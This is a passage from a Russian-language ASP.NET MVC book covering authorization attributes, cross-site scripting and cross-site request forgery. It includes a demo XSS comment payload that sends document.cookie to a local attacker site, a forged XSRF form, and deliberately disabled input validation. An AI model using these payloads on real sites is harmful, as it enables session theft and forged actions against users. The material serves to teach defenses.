▶ 8: {"id":21741, "label":AUSTIN, PA, "value":AUSTIN, PA}
▶ 9: {"id":25038, "label":AUSTIN, TX, "value":AUSTIN, TX}
    id: 25038
    label: "AUSTIN, TX"
    value: "AUSTIN, TX"
▶ 10: {"id":26746, "label":AUSTINVILLE, VA, "value":AUSTINVILLE, VA}

```

Конечная страница позволяет нам выполнить поиск города, введя первые буквы его названия; сервер выполнит поиск и создаст соответствующий объект JSON. Плагин Autocomplete обработает результат и автоматически создаст раскрывающийся список, причем нам не нужно будет писать код для анализа результатов. Наконец, если мы выберем пункт в раскрывающемся списке, свойство value объекта JSON будет вставлено в текстовое поле.

7.5. Резюме

Аjax является важной технологией в современных веб-приложениях. Грамотное ее использование обеспечит для большинства ваших пользователей быстрый обмен данными с сервером и в то же время не затруднит доступ к сайту для пользователей, не использующих JavaScript. Этот принцип также называют прогрессивным улучшением. К сожалению, с сырьим JavaScript он станет громоздким и будет подвержен ошибкам. Библиотеки JavaScript, такие как jQuery, помогают сделать его более продуктивным.

В этой главе мы научились применять Ajax разными способами, используя частичную замену HTML и JSON. Мы узнали, как прерывать отправку формы, обеспечить удобство работы с сайтом для клиентов, использующих Ajax, и предоставить полную функциональность для пользователей без Ajax. Мы также рассмотрели, как можно использовать клиентские шаблоны для создания разметки на стороне клиента, чтобы не выполнять весь рендеринг на сервере.

Мы вкратце упомянули, что ASP.NET MVC имеет некоторые встроенные функции безопасности, из-за которых, например, вы не можете вернуть данные JSON на запрос GET по умолчанию. В следующей главе мы рассмотрим этот вопрос более подробно, наряду с другими проблемами безопасности.

8. Безопасность

В этой главе рассматриваются:

- Обязательная аутентификация и авторизация
- Предотвращение атак межсайтового скрипtingа
- Снижение риска межсайтовой подделки запроса
- Как избежать атаки JSON hijacking

В предыдущих главах мы рассмотрели Ajax и валидацию на стороне клиента. В этой главе мы продолжим обсуждать проблемы на стороне клиента и научимся защищать наши приложения от вредоносного ввода. Безопасность является одним из важнейших вопросов для онлайн-сервисов. Мы часто видим сообщения в новостях о громких взломах систем, где хакеры смогли украдь личную информацию или в сети были раскрыты конфиденциальные данные.

Печальная реальность такова, что многие из этих инцидентов можно было бы легко предотвратить. Как разработчикам нам необходимо создавать наши приложения с учетом требований безопасности для предотвращения такого рода проблем.

Хотя безопасность является достаточно большой темой, достойной отдельной книги, в этой главе мы рассмотрим некоторые возможности ASP.NET MVC для защиты наших приложений. Мы рассмотрим простые механизмы для реализации аутентификации и авторизации, которые предоставляет ASP.NET MVC, некоторые общие векторы атак и как можно снизить риски от таких атак, как межсайтовый скрипting (XSS), межсайтовая подделка запросов (XSRF) и особый тип XSRF - JSON hijacking.

8.1. Аутентификация и авторизация

Одна из основных проблем безопасности заключается в подтверждении того, что только определенным пользователям разрешен доступ к системе. Здесь начинают действовать понятия *аутентификации и авторизации*.

Аутентификация подтверждает, что пользователь предоставил корректные данные для доступа в систему. Когда пользователь входит в систему (как правило, с помощью имени пользователя (логина) и пароля, но возможны и некоторые другие маркеры, такие как ключ SSH или зашифрованный ключ), он аутентифицирован.

Авторизация происходит после аутентификации и подразумевает принятие решения о том, имеет ли данный пользователь разрешение сделать что-либо в системе, например, просмотреть страницу или отредактировать запись. Если пользователь получает доступ к ресурсу, который не доступен для других, то он был специально авторизован для этого.

8.1.1. Ограничение доступа с AuthorizeAttribute

ASP.NET MVC поставляется с атрибутом фильтрации `AuthorizeAttribute`, который предоставляет простой и качественный способ для создания правил авторизации. Когда этот атрибут используется в сочетании со схемой аутентификации, он может обеспечивать подтверждение того, что только определенные пользователи имеют доступ к конкретным действиям контроллера.

По умолчанию новые проекты ASP.NET MVC, созданные на основе шаблона проектов Internet Application, для включения аутентификации используют схему forms-аутентификации, которая определена в разделе system.web/authentication в файле web.config:

```
<authentication mode="Forms">
  <forms loginUrl="~/Account/LogOn" timeout="2880" />
</authentication>
```

Когда включена forms-аутентификация и пользователь пытается получить доступ к закрытому ресурсу, он будет перенаправлен на LoginUrl для того, чтобы ввести имя пользователя и пароль.

Windows-аутентификация

В качестве альтернативы forms-аутентификации ASP.NET также поддерживает Windows-аутентификацию, которую можно включить, изменив `<authentication mode="Forms">` на `<authentication mode="Windows">` в web.config.

Windows-аутентификация попытается выполнить проверку пользователя с помощью учетной записи Windows с данными пользователя, и это лучше всего подходит для интранет-приложений, где пользователь входит в систему на том же домене, где находится приложение. На самом деле, эта схема аутентификации используется по умолчанию для шаблона проекта Intranet Application в ASP.NET MVC.

Когда аутентификация включена, мы можем применить `AuthorizeAttribute` к действиям контроллера (или даже целым контроллерам), чтобы ограничить доступ к ним. Если пользователь не имеет доступа к действию, `AuthorizeAttribute` передаст в браузер код статуса HTTP 401 Unauthorized, который указывает, что запрос был отклонен. Приложения, в которых используется forms-аутентификация, будут перенаправлять браузер на страницу входа, и пользователи смогут продолжить, только если выполнят вход.

Простейшее применение `AuthorizeAttribute` требует только аутентификации текущего пользователя:

```
[Authorize]
public ActionResult About()
{
    return View();
}
```

Неаутентифицированным пользователям будет запрещен доступ к этому действию, но любому аутентифицированному пользователю доступ будет разрешен.

Чтобы ограничить действие далее, мы можем указать пользователей или роли, которые требует `AuthorizeAttribute`. Эти пользователи или роли передаются в атрибут в виде списка строк, разделенных запятыми и содержащих имена пользователей или ролей с правами доступа:

```
[Authorize(Users = "admin")]
public ActionResult Admins()
{
    return View();
}
```

В этом случае только пользователь с именем "admin" будет иметь доступ к данному действию.

Жесткое кодирование имени пользователя, как показано здесь, может быть слишком явным - пользователи приходят и уходят, и обязанности определенного пользователя могут изменяться по ходу использования приложения. Вместо требования конкретного имени пользователя обычно имеет смысл требовать роль:

```
[Authorize(Roles = "admins, developers")]
public ActionResult Developers()
{
    return View();
}
```

Доступ к действию `Developers` будет разрешен только для пользователей в роли администратора или разработчика - для всех других пользователей (аутентифицированных или нет) будет выдан код ответа 401 и, с помощью forms-аутентификации ASP.NET, они будут перенаправлены на страницу входа.

Аутентификация на основе ролей

Аутентификация на основе ролей может потребовать некоторых дополнительных настроек, в зависимости от схемы аутентификации, которую вы используете.

Если вы используете Windows-аутентификацию, роли будут автоматически найдены в групповом членстве Active Directory. Однако если вы используете forms-аутентификацию, вам нужно будет использовать провайдер членства (который может быть настроен в `web.config`), чтобы определить, где нужно сохранять и находить информацию о пользователях (например, роли).


Шаблон проектов для ASP.NET MVC Intranet Application по умолчанию будет использовать базу данных SQL Express для хранения ролей.

Теперь, когда вы видели несколько примеров использования `AuthorizeAttribute`, давайте поговорим о том, как он работает.

8.1.2. *AuthorizeAttribute - как он работает*

Внутренне `AuthorizeAttribute` реализован в виде `IAuthorizationFilter`, который выполняет несколько проверок, чтобы решить, имеет ли пользователь право доступа к текущему действию контроллера. Процесс принятия решений данного атрибута показан на рисунке 8-1.

Рисунок 8-1: `AuthorizeAttribute` проверяет, аутентифицирован ли пользователь, есть ли имя пользователя в белом списке и какова его роль, прежде чем принять решение, имеет ли пользователь права для просмотра требуемого действия



Поскольку `AuthorizeAttribute` реализует интерфейс `IAuthorizationFilter`, он должен содержать метод под названием `OnAuthorization`, который получает ссылку на `AuthorizationContext`, представляющий текущий запрос.

Когда фреймворк вызывает этот метод, атрибут получает ссылку на текущий `IPrincipal`, который соответствует пользователю, выполняющему текущий запрос. Если пользователь еще не прошел аутентификацию, он отменяет запрос, установив значение свойства `Result` класса `AuthorizationContext` на `HttpUnauthorizedResult`. Это отменяет вызов действия контроллера и отправляет в браузер код HTTP 401, который, в свою очередь, вызывает соответствующий запрос входа.

Если указаны пользователи или роли, `AuthorizeAttribute` проверяет, находится ли текущее имя пользователя в списке разрешенных имен, или приписана ли пользователю роль с правом доступа. Если же `Users` или `Roles` не указаны, пользователь получает права доступа.

В дополнение к этим проверкам, `AuthorizeAttribute` также гарантирует, что кэширование вывода отключено для всех действий, к которым применен этот атрибут. Это гарантирует, что неавторизованный пользователь не сможет увидеть кэшированную версию страницы, которая ранее была доступна авторизованному пользователю.

`AuthorizeAttribute` можно использовать несколькими способами:

- Если `AuthorizeAttribute` применяется к контроллеру, он применяется к каждому действию этого контроллера
- Если несколько `AuthorizeAttribute` применяются к действию, пользователь должен пройти все проверки и быть авторизованным каждым из них

В ASP.NET MVC существует несколько других реализаций `IAuthorizationFilter`, и все они используются для защиты от нежелательных запросов.

В главе 16 фильтры будут описаны подробно, но давайте рассмотрим пять фильтров, которые связаны непосредственно с безопасностью:

- `AuthorizeAttribute`: Об этом вы уже знаете
- `ChildActionOnlyAttribute`: Гарантирует, что метод действия может быть вызван только из другого действия (обычно из представления с помощью `Html.Action`), но не может быть вызван напрямую
- `RequireHttpsAttribute`: Гарантирует, что действие может быть доступно только через безопасное соединение
- `ValidateAntiForgeryTokenAttribute`: Гарантирует, что был указан действительный маркер для борьбы с фальсификацией (вы узнаете об этом больше в следующем разделе)
- `ValidateInputAttribute`: Указывает, должен ли ASP.NET проводить валидацию пользовательского ввода для обнаружения потенциально опасного содержимого

Теперь вы знаете, как `AuthorizeAttribute` может помочь в управлении аутентификацией и авторизацией, так что давайте обратим наше внимание на другие, более коварные направления атак. Хотя аутентификация и авторизация и закрывают случайным посетителям доступ к защищенным областям, вы все еще должны защитить вашу программу от хакеров и воров, которые пытаются использовать уязвимости веб-приложений. Далее в этой главе мы рассмотрим несколько распространенных атак и уязвимостей и способы защиты от них.

8.2. Межсайтовый скрипting

Межсайтовый скрипting (XSS) - это метод, при котором злоумышленник манипулирует системой так, что на уязвимом сайте появляется специальный JavaScript, который далее выполняется браузером.

Обычно этот вредоносный скрипт отправляет запрос на сторонний сайт, содержащий конфиденциальные данные. Это - межсайтовая часть. Пользователь помещает скрипт на одном сайте, который посыпает конфиденциальные данные другому сайту. Цель хакера в том, чтобы заставить скрипт работать на уязвимом сайте.

8.2.1. XSS в действии

В исходном коде для этой книги есть пример решения для Visual Studio, который вы можете запустить для моделирования локальной XSS-атаки. Он содержит два простых приложения ASP.NET MVC. Одно из них уязвимо для XSS-атак в нескольких наиболее популярных браузерах. Оно содержит простую страницу добавления комментариев. Мы добавим комментарий с JavaScript, и наш уязвимый сайт обработает его как обычный код. Другой сайт - взломщик. Он просто собирает добавленные комментарии, чтобы мы могли видеть, сработала ли наша атака.

Подготовка примера


Когда вы запустите пример решения для Visual Studio (как правило, с Ctrl-F5), оба сайта появятся в браузере. Уязвимый сайт устанавливает куки, якобы содержащую конфиденциальные данные. Второй сайт - взломщик, и он будет собирать данные от нашего злоумышленного запроса. На сайте-взломщике есть страница с надписью "No victims yet." После того, как мы инициируем атаку, она будет отображать секретную куку.

На уязвимом сайте файл кука был установлен с помощью следующего кода, который является стандартным для назначения куки.

```
public ActionResult Index()
{
    var cookie = new HttpCookie("mvcinaction", "secret");
    Response.SetCookie(cookie);
    return View();
}
```

Когда кука создана, мы можем сыграть роль хакера на странице комментариев, как показано на рисунке 8-2.

Рисунок 8-2: Страница комментариев




Мы добавили кнопку, которая будет автоматически вставлять вредоносный комментарий в текстовое поле:

```
A long comment <script>document.write('<img  
src=http://localhost:8082/attack/register?input='  
+escape(document.cookie)+ '>')</script>
```

Этот комментарий включает в себя скрипт, который записывает HTML в браузер. HTML содержит изображение с атрибутом `src`, которое вовсе не является изображением, но браузер этого не знает. Браузер отправляет запрос на атакующий сервер с кукой в строке запроса.

После того, как мы сохраним комментарий, скрипт будет выполняться на следующей странице, на которой отображается комментарий, как показано на рисунке 8-3.

Рисунок 8-3: Комментарий - вредоносный скрипт выполняется без ведома посетителя




Мы не видим здесь ничего странного, но вредоносный скрипт есть в HTML-источнике:

```
<p>Comment:</p>
<p>
  A long comment <script>document.write(
    '<img src=http://localhost:8082/attack/
    register?input=' +escape(document.cookie)
    + '/>')</script>
</p>
```

Конечно, браузер исправно отвечает на этот скрипт и посыпает куку атакующему сайту. Когда мы перезагружаем атакующий сайт, мы видим, что атака была выполнена, как показано на рисунке 8-4. Другой сайт получил нашу куку.

Рисунок 8-4: Взлом завершен – кука была отправлена атакующему сайту



Теперь, когда мы увидели XSS в действии, давайте разберем способ защиты нашего приложения от этой уязвимости.

8.2.2. Как избежать уязвимости XSS


Никогда не доверяйте входным данным. Никогда, нигде и ни в коем случае не рассчитывайте на чистые входные данные. Будет ли пользователем человек или машина, опасные входные данные – это корневой вектор атаки в XSS. Не доверяйте их данным при вводе, и, конечно, не доверяйте им при рендеринге. Это – основа.

Кодируйте все

Одной из угроз безопасности в нашем примере приложения является то, что оно обрабатывает контент «как есть» (из-за чего и был выполнен скрипт), а не рассматривает его как текст. Вместо этого, мы должны были закодировать комментарий в HTML.

Кодирование в HTML преобразует текст из HTML, который интерпретируется браузером, в символы, которые браузер отображает без интерпретации. Вместо того, чтобы проанализировать и выполнить наш скрипт, браузер просто отобразит его как текст, что показано на рисунке 8-5.

Рисунок 8-5: Наш скрипт отображается безвредно



К счастью, по умолчанию представления Razor автоматически кодируют в HTML все входные данные, поэтому, если вы работаете с Razor, вам не нужно беспокоиться о чистке пользовательского ввода вручную.

Отключение HTML-кодирования в представлениях Razor

Если вы просматриваете исходный код для этой главы, вы увидите, что автоматическое HTML-кодирование в действительности было отключено, чтобы проиллюстрировать уязвимость XSS. Это делается с помощью метода `Html.Raw`, чтобы выходные данные обрабатывались как сырой HTML, а не как текст, который нужно закодировать.

Этот метод полезен, если вам нужно вывести содержимое переменной, которая содержит HTML (например, для системы CMS, которая позволяет пользователю определять разметку HTML), но вы должны знать, что он также открывает двери для XSS-атак, если вы используете его для отображения нефильтрованного пользовательского ввода.

Если вы используете движок представлений Web Form (который был движком по умолчанию для MVC 1 и 2), вы должны знать, что есть два типа синтаксиса для вывода содержимого от серверного блока:

```
<%= Model.Comment %>
<%: Model.Content %>
```

Первый тип синтаксиса не кодирует вывод автоматически, но второй кодирует. Так что, если вы используете движок представлений Web Form, вам следует выбрать второй тип.

В дополнение к кодировке вывода, можно также использовать MVC для валидации вводимых данных.

Автоматическая валидация ввода


По умолчанию ASP.NET MVC автоматически проверяет данные запроса, чтобы гарантировать, что они не содержат потенциально опасной разметки. Однако это не всегда желательно. Иногда у вас будут приложения, которые требуют от пользователя ввести HTML-разметку (или другие данные, которые валидатор может принять за HTML, например, XML), поэтому такое поведение можно выключить.

На самом деле, чтобы создать наш пример уязвимости, мы должны были отключить эту функцию, применив к действию атрибут `ValidateInput`:

```
[ValidateInput(false)]
public ViewResult Save(CommentInput form)
{
    return View(form);
}
```

Когда для него установлено значение `false`, атрибут `ValidateInput` указывает ASP.NET пропустить обычную проверку на наличие вредоносного содержимого. Без этого атрибута будет проведена валидация по умолчанию: проверка строки запроса, формы и куки на наличие вредоносного содержимого. Если этот атрибут не отменяет валидацию, пользователи, отправляющие небезопасные входные данные, увидят исключение, показанное на рисунке 8-6.

Рисунок 8-6: ASP.NET защищает от вредоносного ввода



Вместо отключения валидации входных данных для всего действия контроллера, мы можем внести в белый список индивидуальные свойства, оставляя проверку запросов везде включенной. Например, вместо применения `ValidateInput(false)` ко всему действию, мы можем добавить атрибут `AllowHtml` к свойству `Comment` нашей модели:

```
public class CommentInput
{
    public string Name { get; set; }
    [AllowHtml]
    public string Comment { get; set; }
}
```

Таким образом, у нас будет более детальный контроль над тем, какие свойства позволяют ввод HTML, а какие нет.

Валидация ввода может предотвратить ввод безопасных данных, если приложение ожидает HTML или другую разметку. Ее нужно отключать с крайней осторожностью, и вы должны удвоить усилия по HTML-кодированию всех выходных данных.

Более умные и безопасные браузеры

Chrome 4+ и расширение Firefox NoScript обеспечивают валидацию входных данных на стороне клиента. Они отказываются обработать любой скрипт, который присутствовал в предыдущем запросе. Хотя эти меры не безотказны, они все еще полезны для пользователей, которые они могут их применить для защиты от определенных уязвимостей веб-приложений, таких как XSS.

Благодаря этому нелегко запустить XSS в ASP.NET MVC. Но это возможно, и все разработчики должны сделать все необходимое, чтобы обезопасить себя от этой общей атаки. Далее мы рассмотрим XSRF, еще одну распространенную уязвимость в веб-приложениях.

8.3. Подделка межсайтовых запросов

Межсайтовая подделка запросов (XSRF) – это атака, где сайт-взломщик представляет пользователю форму, которая после отправки посылает запрос к уязвимому приложению. Уязвимое приложение обрабатывает запрос в обычном режиме, потому что чаще всего обманутый пользователь остается аутентифицированным на уязвимом сайте.

В этой ситуации уязвимый сайт не имеет возможности узнать, пришел ли представленный запрос от него самого, что является нормальным поведением, или от стороннего сайта. Проблема, заключенная в ASP.NET MVC, состоит в том, как предоставить метку для безопасного сайта, с помощью которой он сможет гарантировать, что запросы генерируются только с тех страниц, которыми он управляет.


8.3.1. XSRF в действии

В пример кода для этой главы мы включили рабочую демонстрацию XSRF. Опять же, в решении есть два сайта: уязвимый и атакующий. Уязвимый сайт принимает простую отправку формы.

Представьте себе защищенные запросы, которые вы отправляете в течение дня - перевод средств между банковскими счетами, покупки или продажи ценных бумаг, увеличение кредита и так далее. Для хакера может быть выгодно сформулировать специальный запрос от вашего имени, и вы неосознанно передадите его на сайт, который посетите.

Наш атакующий сайт показан на рисунке 8-7. Эта кнопка просто напрашивается на клик.

Рисунок 8-7: Побуждаем пользователя нажать на кнопку



За кулисами, в недрах HTML-источника, рассказывается совсем другая история, как показано в листинге 8-1.

Листинг 8-1: Этот пример XSRF-страницы может быть использован для нарушения безопасности


```
<form method="post" action="http://localhost:8082/home/save">
<input id="Name" name="Name" type="hidden" value="gotcha!" />
```

```
<button type="submit">Free!!</button>
</form>
```

Строка 1: Отправка формы на другой сайт

Когда пользователь нажимает кнопку, форма отправляется. Сейчас спасти нас не может даже `AuthorizeAttribute`, мы уже вошли в систему! Результат показан на рисунке 8-8.

Рисунок 8-8: Форма отправляется на уязвимый сайт



Смышленый взломщик использовал JavaScript для отправки запроса, подавляя ответ от браузера, так что мы никогда не узнаем, что это произошло, пока не станет слишком поздно. Опять же ASP.NET MVC предоставляет простой механизм для борьбы с этой уязвимостью.

8.3.2. Предотвращение XSRF

Применение к действию `ValidateAntiForgeryTokenAttribute` требует, чтобы входные данные сопровождались специальным маркером, который гарантирует, что они поступают только от отвечающего приложения. За атрибутом обязательно должен следовать специальный вспомогательный метод HTML, который выводит маркер в форме в HTML-источнике.

В следующем коде показан атрибут, примененный к нашему уязвимому действию:

